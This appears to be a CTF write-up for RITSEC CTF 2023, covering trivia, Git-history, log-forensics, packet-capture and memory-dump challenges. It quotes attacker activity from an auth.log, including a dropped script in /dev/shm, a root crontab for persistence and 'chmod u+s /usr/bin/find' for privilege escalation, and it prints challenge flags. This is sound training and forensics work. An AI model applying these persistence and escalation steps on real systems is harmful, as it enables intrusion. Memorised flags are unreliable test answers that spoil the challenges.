


The screenshot shows the CTFtime.org website interface. At the top, there's a navigation bar with links for Cryptography, Steganography, Obfuscation, Misc, TTPs, and CTFs. Below the navigation is a large red banner with the "CTFΣTIME" logo. The main content area features a large header for "RITSEC CTF 2023". Below the header, it says "Sat, 01 April 2023, 00:00 HKT — Mon, 03 April 2023, 00:00 HKT" with a calendar icon. A "On-line" status is indicated. It's described as a "RITSEC CTF" event. The format is listed as "Jeopardy" with a grid icon. The official URL is provided as <https://ctf.ritsec.club/>. A note states "This event's future weight is subject of public voting!". The rating weight is 30.62. The event organizers are listed as "TeamContagion", which is underlined. Below the organizer information are social media sharing icons for Twitter, Facebook, and others.

◆ | Answer: **Contagion**

## **Q: Who was the first President of RITSEC?**

Go to the [RITSEC about page](#) 




- ◆ | Answer: **Micah Martin**

## Flag

---

After answering all 10 questions, we can get the flag:



- ◆ | Flag: **RS{TRIVIAL\_TRIVIA\_TRIUMPHS}**

## Chandi Bot 6

---

### Background

---

190 Points / 117 Solves

We finally found the source code. Can you dig through find the secret?

<https://github.com/1nv8rzim/Chandi-Bot>

## Find the flag

---

In this challenge, it gives us a **GitHub repository of the bot**'s link:

1nv8rzim / Chandi-Bot (Public)

**Code** Issues 1 Pull requests Actions Projects Security Insights

master 3 branches 0 tags

1nv8rzim Fix packages (#1) ... 91520f5 last week 14 commits

File	Description	Last Commit
bot	fixed bot	last week
commands	Fix packages (#1)	last week
config	config main structure	last week
helpers	Fix packages (#1)	last week
structs	basic skeleton	last week
.gitignore	basic skeleton	last week
config_example.yml	basic skeleton	last week
go.mod	more packages	last week
go.sum	more packages	last week
main.go	Fix packages (#1)	last week


About  
No description, website, or topics provided.  
0 stars 1 watching 2 forks

Releases  
No releases published

Packages  
No packages published

Languages Go 100.0%

Right off the bat, we see there are **14 commits** in branch "master", and **3 branches**:



Let's clone that repository!

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot)-[2023.04.02|16:08:23(HKT)]
└> git clone https://github.com/1nv8rzim/Chandi-Bot.git
Cloning into 'Chandi-Bot' ...
[...]
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot)-[2023.04.02|16:10:35(HKT)]
└> cd Chandi-Bot/; ls -lah
total 96K
```

```
drwxr-xr-x 8 siunam nam 4.0K Apr 2 16:10 .
drwxr-xr-x 3 siunam nam 4.0K Apr 2 16:10 ..
drwxr-xr-x 2 siunam nam 4.0K Apr 2 16:10 bot
drwxr-xr-x 5 siunam nam 4.0K Apr 2 16:10 commands
drwxr-xr-x 2 siunam nam 4.0K Apr 2 16:10 config
-rw-r--r-- 1 siunam nam 31 Apr 2 16:10 config_example.yml
drwxr-xr-x 8 siunam nam 4.0K Apr 2 16:10 .git
-rw-r--r-- 1 siunam nam 22 Apr 2 16:10 .gitignore
-rw-r--r-- 1 siunam nam 916 Apr 2 16:10 go.mod
-rw-r--r-- 1 siunam nam 47K Apr 2 16:10 go.sum
drwxr-xr-x 2 siunam nam 4.0K Apr 2 16:10 helpers
-rw-r--r-- 1 siunam nam 498 Apr 2 16:10 main.go
drwxr-xr-x 2 siunam nam 4.0K Apr 2 16:10 structs
```

Now, sometimes a version control's repository could contain some **sensitive information in commits**, like API key, private SSH key, credentials, and other stuff like the flag.

To view commits in Git, we can use:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot/Chandi-Bot)-
[2023.04.02|16:10:41(HKT)]-[git://master ✓]
└> git log -p
commit 91520f529945a5846c54feb28f7645437ce820b2 (HEAD -> master,
origin/master, origin/HEAD)
Author: Maxwell Fusco <54746239+1nv8rzim@users.noreply.github.com>
[...]
diff --git a/commands/enabled.go b/commands/enabled.go
new file mode 100644
index 0000000..21e8078
--- /dev/null
+++ b/commands/enabled.go
@@ -0,0 +1,13 @@
+package commands
[...]
```

However, there's nothing weird in master branch.

To switch to other branch we can use:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot/Chandi-Bot)-
[2023.04.02|16:14:38(HKT)]-[git://master ✓]
└> git checkout fix-packages
branch 'fix-packages' set up to track 'origin/fix-packages'.
Switched to a new branch 'fix-packages'
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot/Chandi-Bot)-
```

```
[2023.04.02|16:14:46(HKT)]-[git://fix-packages ✓]
↳
```

Then, view commit logs again:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Chandi-Bot/Chandi-Bot)-
[2023.04.02|16:14:46(HKT)]-[git://fix-packages ✓]
↳ git log -p
[...]
diff --git a/commands/main.go b/commands/main.go
index 477d7d4..edb5dc4 100644
--- a/commands/main.go
+++ b/commands/main.go
@@ -82,6 +82,6 @@ func StartScheduledTasks() {

 func StopScheduledTasks() {
 if len(ScheduledEvents) > 0 {
- quit <- "RS{GIT_CHECKOUT_THIS_FLAG}"
+ quit <- "kill"
 }
 }
[...]
```

Boom! We found the flag!

♦ | Flag: RS{GIT\_CHECKOUT\_THIS\_FLAG}

## Forensics

---

### Red Team Activity 1

---

#### Background

---

84 Points / 199 Solves

Q1: what was the script name that was dropped?

Note: Flag format is RS{MD5sum(<answer string>)}

Challenge

107 Solves



# Red Team Activity 1

96

Q1: what was the script name that was dropped?

Note: Flag format is RS{MD5sum(<answer string>)}

auth.log

Flag

Submit

## Find the flag

In this challenge, we can download a file:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-1)-
[2023.04.01|17:54:12(HKT)]
└> file auth.log
auth.log: ASCII text, with very long lines (1096)
```

As you can see, it's the `auth.log`, which is a Linux log file that stores **system authorization information, including user logins and authentication machinsm that were used.**

Since the challenge question is asking "script", we can search `.sh` files via `grep`:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-1)-
[2023.04.01|17:55:28(HKT)]
└> grep '\.sh' auth.log
Mar 25 20:10:40 ctf-1 sudo: root : (command continued) # sha256sum
is installed by default in some other distros#012 elif check_exists
sha256sum; then#012 SHA_COMMAND="sha256sum"#012 fi#012 if
[["${SHA_COMMAND}" != ""]]; then#012 log "Will use
${SHA_COMMAND} to validate the checksum of the downloaded file"#012
```

```

SHA_URL="${URL}.sha256" #012 SHA_PATH="${OUTPUT_PATH}.sha256" #012
${CURL_COMMAND} -o "${SHA_PATH}" "${SHA_URL}" #012 if
${SHA_COMMAND} --status -c "${SHA_PATH}"; then#012 log "The
downloaded file's checksum validated correctly"#012 else#012
SHA_EXPECTED=$(cat "${SHA_PATH}")#012
SHA_ACTUAL=$((${SHA_COMMAND} "${OUTPUT_PATH}")#012 if
check_exists awk; then#012 SHA_EXPECTED=$(echo
"${SHA_EXPECTED}" | awk '{print $1}')#012
SHA_ACTUAL=$(echo "${SHA_ACTUAL}" | awk '{print $1}')#012
fi#012 log_important "Checksum of the downloaded file did not
validate correctly"#012
Mar 25 20:49:58 ctf-1 snoopy[2515]: [login:ubuntu ssh:((undefined))
sid:2393 tty:/dev/pts/2 (0/root) uid:root(0)/root(0) cwd:/root/.ssh]:
vim /dev/shm/_script2980.sh
[...]

```

Found it! The `_script2980.sh` script looks sussy!

### MD5 the answer:

```

[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-1)-
[2023.04.01|17:54:13(HKT)]
↳ echo -n '_script2980.sh' | md5sum
5d8b854103d79677b911a1a316284128 -

```

Note: The `-n` flag is to ignore new line character at the end.  
Otherwise it'll generate a different MD5 hash.

♦ | Flag: RS{5d8b854103d79677b911a1a316284128}

## Red Team Activity 2

### Background

90 Points / 161 Solves

Q2: Name of the malicious service?

Note: Flag format is RS{MD5sum(<answer string>)}

Challenge

79 Solves



# Red Team Activity 2

98

Q2: Name of the malicious service?

Note: Flag format is RS{MD5sum(<answer string>)}

auth.log

Flag

Submit

## Find the flag

In this challenge we can download a file:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-2)-
[2023.04.01|17:59:09(HKT)]
└> file auth.log
auth.log: ASCII text, with very long lines (1096)
```

As you can see, it's the `auth.log`, which is a Linux log file that stores **system authorization information, including user logins and authentication machinsm that were used.**

Since the challenge's question is asking "service", we can use `grep` to find `.service` file:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-2)-
[2023.04.01|18:03:05(HKT)]
└> grep '\.service' auth.log | grep 'systemctl enable'
Mar 25 20:10:40 ctf-1 sudo: root : (command continued) launchd
(after installing config)#012start_teleport_launchd() {#012 log
"Starting Teleport via launchctl. It will automatically be started
whenever the system reboots."#012 launchctl load
${LAUNCHD_CONFIG_PATH}/com.goteleport.teleport.plist#012 sleep
${ALIVE_CHECK_DELAY}#012}#012# start teleport via systemd (after
```

```
installing unit)#012start_teleport_systemd() {#012 log "Starting
Teleport via systemd. It will automatically be started whenever the
system reboots."#012 systemctl enable teleport.service#012
systemctl start teleport.service#012 sleep
${ALIVE_CHECK_DELAY}#012}#012# checks whether teleport binaries exist on
the host#012teleport_binaries_exist() {#012 for BINARY_NAME in
teleport tctl tsh; do#012 if [-f
${TELEPORT_BINARY_DIR}/${BINARY_NAME}]; then return 0; else return 1;
fi#012 done#012}#012# checks whether a teleport config exists on the
host#012teleport_config_exists() { if [-f ${TELEPORT_CONFIG_PATH}];
then return 0; else return
Mar 25 20:51:39 ctf-1 snoopy[2530]: [login:ubuntu ssh:((undefined))
sid:2393 tty:/dev/pts/2 (0/root) uid:root(0)/root(0) cwd:/root/.ssh]:
systemctl enable bluetoothd.service
```

Found it! The `bluetoothd.service` looks sussy!

**MD5 hash the answer:**

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-2)-
[2023.04.01|17:59:10(HKT)]
└> echo -n 'bluetoothd.service' | md5sum
a9f8f8a0abe37193f5b136a0d9c3d869 -
```

”

Note: The `-n` flag is to ignore new line character at the end.  
Otherwise it'll generate a different MD5 hash.

- Flag: `RS{a9f8f8a0abe37193f5b136a0d9c3d869}`

## Red Team Activity 3

### Background

193 Points / 96 Solves

Q3: What is the location (the full path) responsible having run the malicious script repeatedly?

Note: Flag format is `RS{MD5sum(<answer string>)}`

Challenge

44 Solves

X

# Red Team Activity 3

199

Q3: What is the location (the full path) responsible having run the malicious script repeatedly?

Note: Flag format is RS{MD5sum(<answer string>)}



auth.log

Submit

## Find the flag

In this challenge, we can download a file:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-3)-
[2023.04.01|18:09:30(HKT)]
└> file auth.log
auth.log: ASCII text, with very long lines (1096)
```

As you can see, it's the `auth.log`, which is a Linux log file that stores **system authorization information, including user logins and authentication machinsm that were used**.

In Red Team Activity 1, we found **the malicious script is `_script2980.sh` in `/dev/shm/`**.

Now, the challenge's question is asking "repeatedly". Which technique in red teaming is to repeatedly executing something?

You guessed! "**Persistence**"!

How to implement persistence in Linux? **Cronjob!**

With that said, let's see any cronjobs has been modified/added!

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-3)-
[2023.04.01|18:15:10(HKT)]
└> grep 'crontabs' auth.log
Mar 25 20:56:56 ctf-1 snoopy[14959]: [login:ubuntu ssh:((undefined))
sid:14897 tty:/dev/pts/3 (0/root) uid:root(0)/root(0) cwd:/root]: vim
/var/spool/cron/crontabs/root
```

Found it! `/var/spool/cron/crontabs/root` is the new cronjob!

MD5 hash the answer:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-3)-
[2023.04.01|18:10:48(HKT)]
└> echo -n '/var/spool/cron/crontabs/root' | md5sum
c1da8fd57f17c95c731c38ee630f6aea -
```

♦ | Flag: `RS{c1da8fd57f17c95c731c38ee630f6aea}`

## Red Team Activity 4

### Background

381 Points / 109 Solves

Q4: Which binary (full path to binary) was **modified** by redteam to **later** escalate privileges?

Note: Flag format is `RS{MD5sum(<answer string>)}`

Challenge

47 Solves



# Red Team Activity 4

397

Q4: Which binary (full path to binary) was *modified* by redteam to *later* escalate privileges?

Note: Flag format is RS{MD5sum(<answer string>)}

auth.log

Flag

Submit

## Find the flag

In this challenge, we can download a file:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-4)-
[2023.04.01|18:17:58(HKT)]
└> file auth.log
auth.log: ASCII text, with very long lines (1096)
```

As you can see, it's the `auth.log`, which is a Linux log file that stores **system authorization information, including user logins and authentication machinism that were used.**

Since the challenge's question is asking for privilege escalation, we can try to find common privilege escalation techniques, like SUID binary, sudo permission, writeable `/etc/passwd` and more.

After some searching, I found this:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-4)-
[2023.04.01|18:20:13(HKT)]
└> grep 'chmod' auth.log
```

```
[...]
Mar 25 21:15:32 ctf-1 snoopy[15105]: [login:ubuntu ssh:((undefined))
sid:14897 tty:/dev/pts/3 (0/root) uid:root(0)/root(0) cwd:/root]: chmod
u+s /usr/bin/find
[...]
```

In here, **the `/usr/bin/find` has added the SUID sticky bit**, and user can execute the binary as the owner. In this case, it's root.

**MD5 hash the answer:**

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Red-Team-Activity-4)-
[2023.04.01|18:20:29(HKT)]
└> echo -n '/usr/bin/find' | md5sum
7fd5884f493f4aaf96abee286ee04120 -
```

◆ | Flag: RS{7fd5884f493f4aaf96abee286ee04120}

## Web of Lies

---

### Background

---

98 Points / 79 Solves

We found more weird traffic. We're concerned he's connected to a web of underground criminals.

Challenge

36 Solves



# Web of Lies

100

We found more weird traffic. We're concerned he's connected to a web of underground criminals.

weboflies.pc...

Flag

Submit

## Find the flag


In this challenge, we can download a file:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Web-of-Lies)-
[2023.04.02|13:34:41(HKT)]
└> file weboflies.pcapng
weboflies.pcapng: pcapng capture file - version 1.0
```


It's a packet capture file!

We can open it via Wireshark:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Web-of-Lies)-
[2023.04.02|13:34:42(HKT)]
└> wireshark weboflies.pcapng
```




In "Statistics" → "Protocol Hierarchy", we can view which protocol is being captured:



As you can see, it has some HTTP packets.

## Let's "Follow HTTP Stream"!




```
GET /flag HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

HTTP/1.1 400 BAD REQUEST
Server: Werkzeug/2.2.2 Python/3.10.7
Date: Sat, 01 Apr 2023 23:06:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 16
Connection: close

Flag's not here
```

Hmm... "Flag's not here".

In Wireshark, we can export all the HTTP object via:



Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
12	127.0.0.1:5000	text/html	16 bytes	flag
26	127.0.0.1:5000	text/html	15 bytes	fl4g
40	127.0.0.1:5000	text/html	16 bytes	flag
54	127.0.0.1:5000	text/html	15 bytes	fl4g
66	127.0.0.1:5000	text/html	16 bytes	flag
78	127.0.0.1:5000	text/html	16 bytes	flag
90	127.0.0.1:5000	text/html	15 bytes	fl4g
104	127.0.0.1:5000	text/html	16 bytes	flag
118	127.0.0.1:5000	text/html	16 bytes	flag
132	127.0.0.1:5000	text/html	15 bytes	fl4g
146	127.0.0.1:5000	text/html	16 bytes	flag
160	127.0.0.1:5000	text/html	15 bytes	fl4g
174	127.0.0.1:5000	text/html	16 bytes	flag
188	127.0.0.1:5000	text/html	16 bytes	flag
202	127.0.0.1:5000	text/html	15 bytes	fl4g
216	127.0.0.1:5000	text/html	15 bytes	fl4g
230	127.0.0.1:5000	text/html	16 bytes	flag
244	127.0.0.1:5000	text/html	15 bytes	fl4g
258	127.0.0.1:5000	text/html	15 bytes	fl4g
272	127.0.0.1:5000	text/html	15 bytes	fl4g
286	127.0.0.1:5000	text/html	15 bytes	fl4g
290	127.0.0.1:5000	text/html	15 bytes	fl4g

Then **cat** all of them:





```
Flag's not here
```

Umm... All of them are not the real flag...

After fumbling around, I still don't know what can I do with those packets...

## Missing Piece Part 1

---

### Background

---

397 Points / 48 Solves

I got sent this memory dump, but I can't figure out how to read it. I wonder what they were doing?

Download here: <https://drive.google.com/file/d/1vX1M8zINTC8L2FTSwnaJmLW-36wTACeS/view?usp=sharing> (This is a large file btw)



## Missing Piece Part 1

397

I got sent this memory dump, but I can't figure out how to read it. I wonder what they were doing?

Download here: <https://drive.google.com/file/d/1vX1M8zINTC8L2FTSwnaJmLW-36wTACeS/view?usp=sharing> (This is a large file btw)

Unlock Hint for 100 points

Flag

Submit

## Find the flag

In this challenge, we can download a file:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|16:36:42(HKT)]
└> file dump.zip
dump.zip: Zip archive data, at least v4.5 to extract, compression
method=deflate
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|16:36:43(HKT)]
└> unzip dump.zip
Archive: dump.zip
 inflating: dump.mem
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|16:38:06(HKT)]
└> file dump.mem
dump.mem: data
-[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
```

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|16:38:13(HKT)]
```

```
L> ls -lah dump.mem
-rw-r--r-- 1 siunam nam 4.0G Mar 31 14:02 dump.mem
```

As you can see, it's extension is **.mem**, which means this is a memory dump file, and it's size is 4.0 GB.

To read a memory dump file, we can use a tool called "Volatility ", which is a tool that do **memory forensics**, and I'll be using **volatility2** and **volatility3**.

”

Volatility HackTricks cheat sheet 

**First, we need to find the OS, like the machine is Windows or Linux or MacOS:**

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
